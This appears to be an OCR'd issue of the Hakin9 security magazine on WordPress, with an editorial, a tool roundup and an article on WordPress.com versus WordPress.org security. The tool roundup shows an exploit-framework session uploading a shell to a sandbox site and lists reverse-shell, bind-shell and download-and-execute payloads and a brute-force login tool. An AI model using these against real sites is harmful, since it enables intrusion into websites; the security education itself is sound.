hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.11, NO. 06

WORDPRESS
HACKING & VULNERABILITIES

How to hack
WordPress

Restricted Linux
Shell Escaping Techniques

Anatomy Of The WordPress
Scanner And Countermeasures

AND MORE...

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@haking.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Marta Ziemianowicz
marta.ziemianowicz@eforensicamag.com

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@haking.com

Cover Design
Hiep Nguyen Duc

Publisher
Haking Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.haking.org

WORD FROM THE TEAM

Dear readers,

huge apology for our delay, we had so many articles that it took us longer than usual to put this new issue together . But the new Hakin9 is finally out! As always we would like to send a big "THANK YOU!" to our reviewers and proofreaders. We wouldn't be able to do this without you!

Many of you are probably on vacations, sitting on the beach and relaxing, or climbing mountains, parachute jumping or simply spending time with your family. Wherever you are, I hope you have an amazing time! To make your vacations even better we prepared a new issue, so take a break and join the WordPress world!

Now, what's inside the new issue? Most of our topics revolve around the famous (or infamous) WordPress. Are you new to WP and would like know how to start? Our introductory articles will help you understand what is WP, and how to start your journey with it. For more advanced readers we have few amazing tutorials in the step-by-step format that will teach you how to hack into WP websites. For those of you that would prefer an advice on how to protect WP, worry not! We have this topic covered as well.

To make things more exciting we decided to include three articles unrelated to WP. The first one is Restricted Linux Shell Escaping Techniques by Felipe Martins. The second one was written by Paras Chetal, a blogger that wanted to share his text with us. Writing your own shellcode is an amazing piece that was upgraded from his blog post. And the last one came from Meta Defences Labs team: Should you always trust that browser padlock?, and its focus is on HTTP/HTTPS.

Enjoy the reading and have a beautiful July!

HAKIN9

TABLE OF CONTENTS

GitHub Corner: WordPress

Wordpress-Exploit-Framework

A Ruby framework for developing and using modules which aid in the penetration testing of WordPress powered websites and systems

What do I need to run it?

Ensure that you have Ruby 2.2.x installed on your system and then install all required dependencies by opening a command prompt / terminal in the WPXF folder and running bundle install .

If bundler is not present on your system, you can install it by running gem install bundler .

How do I use it?

Open a command prompt / terminal in the directory that you have downloaded WordPress Exploit Framework to, and start it by running ruby wpxf.rb .

Once loaded, you'll be presented with the wpxf prompt, from here you can search for modules using the search command or load a module using the use command.

```
wpxf > use exploit/symposium_shell_upload

[+] Loaded module: #<Wpxf::Exploit::SymposiumShellUpload:0x3916f20>

wpxf [exploit/symposium_shell_upload] > set host wp-sandbox

[+] Set host => wp-sandbox

wpxf [exploit/symposium_shell_upload] > set target_uri /wordpress/

[+] Set target_uri => /wordpress/

wpxf > use exploit/symposium_shell_upload

[+] Loaded module: #<Wpxf::Exploit::SymposiumShellUpload:0x3916f20>
```

Loading a module into your environment will allow you to set options with the set command and view information about the module using info .

Below is an example of how one would load the symposium_shell_upload exploit module, set the module and payload options and run the exploit against the target.

```
wpxf [exploit/symposium_shell_upload] > set host wp-sandbox

[+] Set host => wp-sandbox

wpxf [exploit/symposium_shell_upload] > set target_uri /wordpress/

[+] Set target_uri => /wordpress/

wpxf [exploit/symposium_shell_upload] > set payload exec

[+] Loaded payload: #<Wpxf::Payloads::Exec:0x434d078>

wpxf [exploit/symposium_shell_upload] > set cmd echo "Hello, world!"

[+] Set cmd => echo "Hello, world!"

wpxf [exploit/symposium_shell_upload] > run

[-] Preparing payload...

[-] Uploading the payload...

[-] Executing the payload...

[+] Result: Hello, world!

[+] Execution finished successfully
```

For a full list of supported commands, take a look at This Wiki Page .

What is the difference between auxiliary and exploit modules?

Auxiliary modules do not allow you to run payloads on the target machine, but instead allow you to extract information from the target, escalate privileges or provide denial of service functionality.

Exploit modules require you to specify a payload which subsequently gets executed on the target machine, allowing you to run arbitrary code to extract information from the machine, establish a remote shell or anything else that you want to do within the context of the web server.

What payloads are available?

- bind_php: uploads a script that will bind to a specific port and allow WPXF to establish a remote shell.
- custom: uploads and executes a custom PHP script.
- download_exec: downloads and runs a remote executable file.
- exec: runs a shell command on the remote server and returns the output to the WPXF session.
- reverse_tcp: uploads a script that will establish a reverse TCP shell.

All these payloads, with the exception of custom , will delete themselves after they have been executed, to avoid leaving them lying around on the target machine after use or in the event that they are being used to establish a shell which fails.

How can I write my own modules and payloads?

Guides on writing modules and payloads can be found on The Wiki and full documentation of the API can be found at http://www.getwpxf.com/doc .

DOWNLOAD HERE:

https://github.com/rastating/wordpress-exploit-framework

Wordbrutepress

Wordpress Brute Force Multithreading with Standard and XML-RPC Login Method

Features:

1. Multithreading
2. xml-rpc brute force mode
3. http and https protocols support
4. Random User Agent
5. Big wordlist support

DOWNLOAD HERE: https://github.com/claudioviviani/wordbrutepress

WPHardening 1.5

Fortify the security of any WordPress installation

❮ NOTE ❯ This tool releases new versions on a regular basis. Make sure to update your dependencies frequently to get the latest version. Check out the changelog or CHANGELOG.md to learn about the new features.

DOWNLOAD HERE:
https://github.com/elcodigok/wphardening

Plecost

Wordpress Vulnerabilities Finder

Plecost is a vulnerability fingerprinting and vulnerability finder for Wordpress blog engine.

Why?

There are a huge number of Wordpress around the world. Most of them are exposed to be attacked and be converted into a virus, malware or illegal porn provider, without the knowledge of the blog owner.

This project try to help sysadmins and blog's owners to make a bit secure their Wordpress.

What's new?

This Plecost 3 version, add a lot of new features and fixes, like:

- Fixed a lot of bugs.
- New engine: without threads or any dependencies, but run more faster. We'll used python 3 asyncio and non-blocking connections. Also consume less memory. Incredible, right? :)
- Changed CVE update system and storage: Now Plecost get vulnerabilities directly from NIST and create a local SQLite data base with filtered information for Wordpress and theirs plugins.
- Wordpress vulnerabilities: Now Plecost also manage Wordpress Vulnerabilities (not only for the Plugins).
- Add local vulnerability database are queryable. You can consult the vulnerabilities for a concrete wordpress or plugins without, using the local database.

You can read entire list in CHANGELOG file.

DOWNLOAD HERE: https://github.com/iniqua/plecost

WPScan

WordPress Security Scanner

INSTALL

WPScan comes pre-installed on the following Linux distributions:

- BackBox Linux
- Kali Linux
- Pentoo
- SamuraiWTF
- BlackArch

Prerequisites:

- Ruby >= 2.1.9 - Recommended: 2.3.1
- Curl >= 7.21 - Recommended: latest - FYI the 7.29 has a segfault
- RubyGems - Recommended: latest
- Git

Windows is not supported. If installed from Github update the code base with git pull. The databases are updated with wpscan.rb --update.

READ MORE: https://github.com/wpscanteam/wpscan

Sage

Sage is a WordPress starter theme based on HTML5 Boilerplate, gulp, Bower, and Bootstrap Sass, that will help you make better themes.

Prerequisite	How to check	How to install
PHP >= 5.4.x	`php -v`	php.net
Node.js 0.12.x	`node -v`	nodejs.org
gulp >= 3.8.10	`gulp -v`	`npm install -g gulp`
Bower >= 1.3.12	`bower -v`	`npm install -g bower`

Features

- Gulp build script that compiles both Sass and Less, checks for JavaScript errors, optimizes images, and concatenates and minifies files
- BrowserSync for keeping multiple browsers and devices synchronized while testing, along with injecting updated CSS and JS into your browser while you're developing
- Bower for front-end package management
- Asset-builder for the JSON file based asset pipeline
- Bootstrap
- Theme wrapper
- ARIA roles and microformats
- Posts use the hNews microformat
- Multilingual ready and over 30 available community translations

Install the Soil plugin to enable additional features:

- Cleaner output of wp_head and enqueued assets
- Cleaner HTML output of navigation menus
- Root relative URLs
- Nice search (/search/query/)
- Google CDN jQuery snippet from HTML5 Boilerplate
- Google Analytics snippet from HTML5 Boilerplate

READ MORE: https://github.com/roots/sage

TIMBER

Because WordPress is awesome, but the_loop isn't

Timber helps you create fully-customized WordPress themes
faster with more sustainable code. With Timber, you write your HTML using the Twig Template Engine separate from your PHP files.

This cleans-up your theme code so, for example, your php file can focus on being the data/logic, while your twig file can focus 100% on the HTML and display.

This is what Timber's .twig files look like:

```
{% extends "base.twig" %}

{% block content %}

<h1 class="big-title">{{foo}}</h1>

<h2 class="post-title">{{post.title}}</h2>

<img src="{{post.thumbnail.src}}" />

<div class="body">

    {{post.content}}

</div>

{% endblock %}
```

Once Timber is installed and activated in your plugin directory, it gives any WordPress theme the ability to take advantage of the power of Twig and other Timber features.

DOWNLOAD HERE: https://github.com/timber/timber

Themosis framework

The Themosis framework is a tool aimed to WordPress developers of any levels. But the better WordPress and PHP knowledge you have the easier it is to work with.

Themosis framework is a tool to help you develop websites and web applications faster using WordPress. Using an elegant and simple code syntax, Themosis framework helps you structure and organize your code and allows you to better manage and scale your WordPress websites and applications.

Development team

The framework was created by Julien Lambé, who continues to lead the development.

Contributing

Any help is appreciated. The project is open-source and we encourage you to participate. You can contribute to the project in multiple ways by:

- Reporting a bug issue

- Suggesting features
- Sending a pull request with code fix or feature
- Following the project on GitHub
- Following us on Twitter
- Sharing the project around your community

For details about contributing to the framework, please check the contribution guide.

READ MORE: https://github.com/themosis/framework

WordPress distributions and Security – a short overview

by Miriam Wiesner

No matter how good your WordPress safety is, keep one thing in mind: You will never be safe from attackers!

If the server is out in the Internet, bad guys will try to get your security guards down and get access to your website.

Some want to steal your data, some want to get a new zombie for their network and some are attacking you just for fun or to measure their incredible 1337 haxx0r skills.

Well, you can't stop them attacking you, but at least you cana secure your WordPress blog to make it as hard as possible for attackers to get in.

And if you don't have your WordPress blog yet, there are also some security related issues that you should have in mind when choosing your WordPress distribution.

The right WordPress distribution

If you want to use WordPress, there are two possibilities you may use:

- **WordPress.com**
- **WordPress.org**

On first sight, they seem very similar; when you research a bit you find out that there are many differences between those two.

Which distribution you should use depends on your needs.

WordPress.com - The secure way for content focused authors

If you are an author who is only focused on writing content, you may want to choose **WordPress.com**.

This solution is hosted by WordPress itself, so you don't have to maintain a webserver. Security updates are patched by the hoster, so you don't have to worry about your security.

You have to create an account at wordpress.com and your free base blog URL will be in this scheme: *blogname.wordpress.com*

Whois

For a customized URL, you have to spend money. You are free to either link your already bought domain to your blog or rent an individual URL via WordPress.


If you want to rent an URL via WordPress, you have the possibility to hide your name from the registrar entries - a possibility to hide your identity or your address if you are a private person. This option comes with some extra costs.

JavaScript

You can't use JavaScript. This is a bonus for the security of your blog, but you can't publish your own scripts for your website.

Plugins


You can't install plugins. Some popular plugins are already included, but you can't install other plugins that you find in the internet.



This is a restrictive option for some people, but also a security feature for the lazy ones: You don't have to update your plugins, because it is automatically done by WordPress. Your plugins are safe, even if you did not visit your blog for some time.

CHOOSING YOUR THEME


You may choose your theme out of hundreds of designs and layouts. Most of them are free, but if you are willing to spend some money, you have the possibility to buy a premium theme or create your own custom design.



Those who prefer the most secure solution should think about buying a premium theme. The authors of the themes are getting paid to fix vulnerabilities in their code, so if there is a breach, it is fixed most quickly in the commercial solution.

CUSTOMIZE YOUR WEBSITE

You can also choose among some preinstalled options - called Widgets - to customise your sidebars or footers.



WordPress.com: Conclusion


You are a bit restricted but you have various possibilities to adjust your website to your needs. You are allowed to insert your own HTML-Code, so you may create some individual layouts for your sidebar or your articles.

You don't have to maintain your website to keep your plugins secure - WordPress.com will do this for you, so you can focus on writing your content.

WordPress.org - Flexible but Responsible for your own Security

If you want to be more flexible with your website, you may want to host your own **WordPress.org** blog.

You'll need a webserver on which you can administer your WordPress installation. And since you are fully responsible for your installation, you have to maintain everything by yourself.



DNS

It's all on your own to register your domain and to link it to your blog. There is no free URL included.

If you want to keep your records anonymised, it is up to you to find the best registrar.

Administration

You are free to choose: Do you want to host your WordPress website on a root server yourself or do you want your blog to be provided by a managed hoster?

If you host it yourself, you have to patch critical security updates on the server by yourself. You also have to update your WordPress installation in a regular way to avoid security breaches. There are some managed WordPress hosting companies who maintain your installation as a commercial provider.

JavaScript


Sure, you can use JavaScript - it's your server, your installation, you decide. But if you're messing things up, it's your responsibility, your server and your security! So think about what functions you need and choose secure frameworks. Also check the recommendation of security organizations.

OWASP - for example - provides it's own AJAX Security Cheat Sheet, which you should use to validate.

Also be aware of security vulnerabilities, like Cross Site Scripting or Cross Site Request Forgery, that could be exploited easily.

PLUGINS

With WordPress.org, you are allowed to install plugins. You should only install those plugins that are listed on the official WordPress website.




But regardless of how useful plugins are, they are also one of the most insecure options in WordPress, if you are using outdated and insecure plugins.Some plugin authors have disregarded their product's security - so they may be vulnerable to attacks. Be sure that you use only safe plugins that are still maintained by the author.

Also, make sure to keep your plugins up to date. If there is an update, there is also a reason for this update. And in many cases the reason is called security.

If you want to keep track of the update status of your plugins, you may use the plugin "WP Updates Notifier", which informs you about incoming updates for your website.

CHOOSING YOUR THEME

You are allowed to install custom themes or to create a theme on your own. To write your own theme, you may use PHP and HTML. When you think about using a custom theme, make sure that it is up to date and that no security breaches are left unpatched. Use only themes from the official WordPress website.



If you decide to create your own theme, be careful. Only do this if you know what you are doing and how you can avoid insecure programming. Use safe frameworks.

Remember: It's your code, your theme and your server. Don't mess things up!

WordPress.org: Conclusion

When using WordPress.org, nothing is restricted, but if you don't take your security serious you will easily get hacked.

- Keep your WordPress installation up to date
- Keep your server patched with the latest security patches
- Check your desired theme and plugins for security breaches & fixes before installing it
- Only download themes or plugins from the official WordPress website: WordPress.org
- Update your plugins regularly and check them for security issues before using them

Keep your blog safe!

If you have decided for yourself which distribution to use, what else can you do to keep your website safe?

Sensible Information

Never upload sensible images or information that should not be published. Everything uploaded to the internet stays on the internet and there is no way back!

Only upload images intended for publicity - there are ways to list all your hosted images from your blog. If you don't see them it doesn't mean others can't see them, too.

Two Factor Authentication

To provide some extra security, especially for accessing the administrative backend, make sure to activate Two Factor Authentication for your blog.

For your WordPress.org installation, you have to install the plugin **WordPress 2-Step Verification (Wp2sv)** - in WordPress.com this option is already included.

Save the generated backup code in a protected area and archive them.

You can either approve the login attempt via your WordPress App on your smartphone or by entering an authentication code, provided by Google Authenticator.

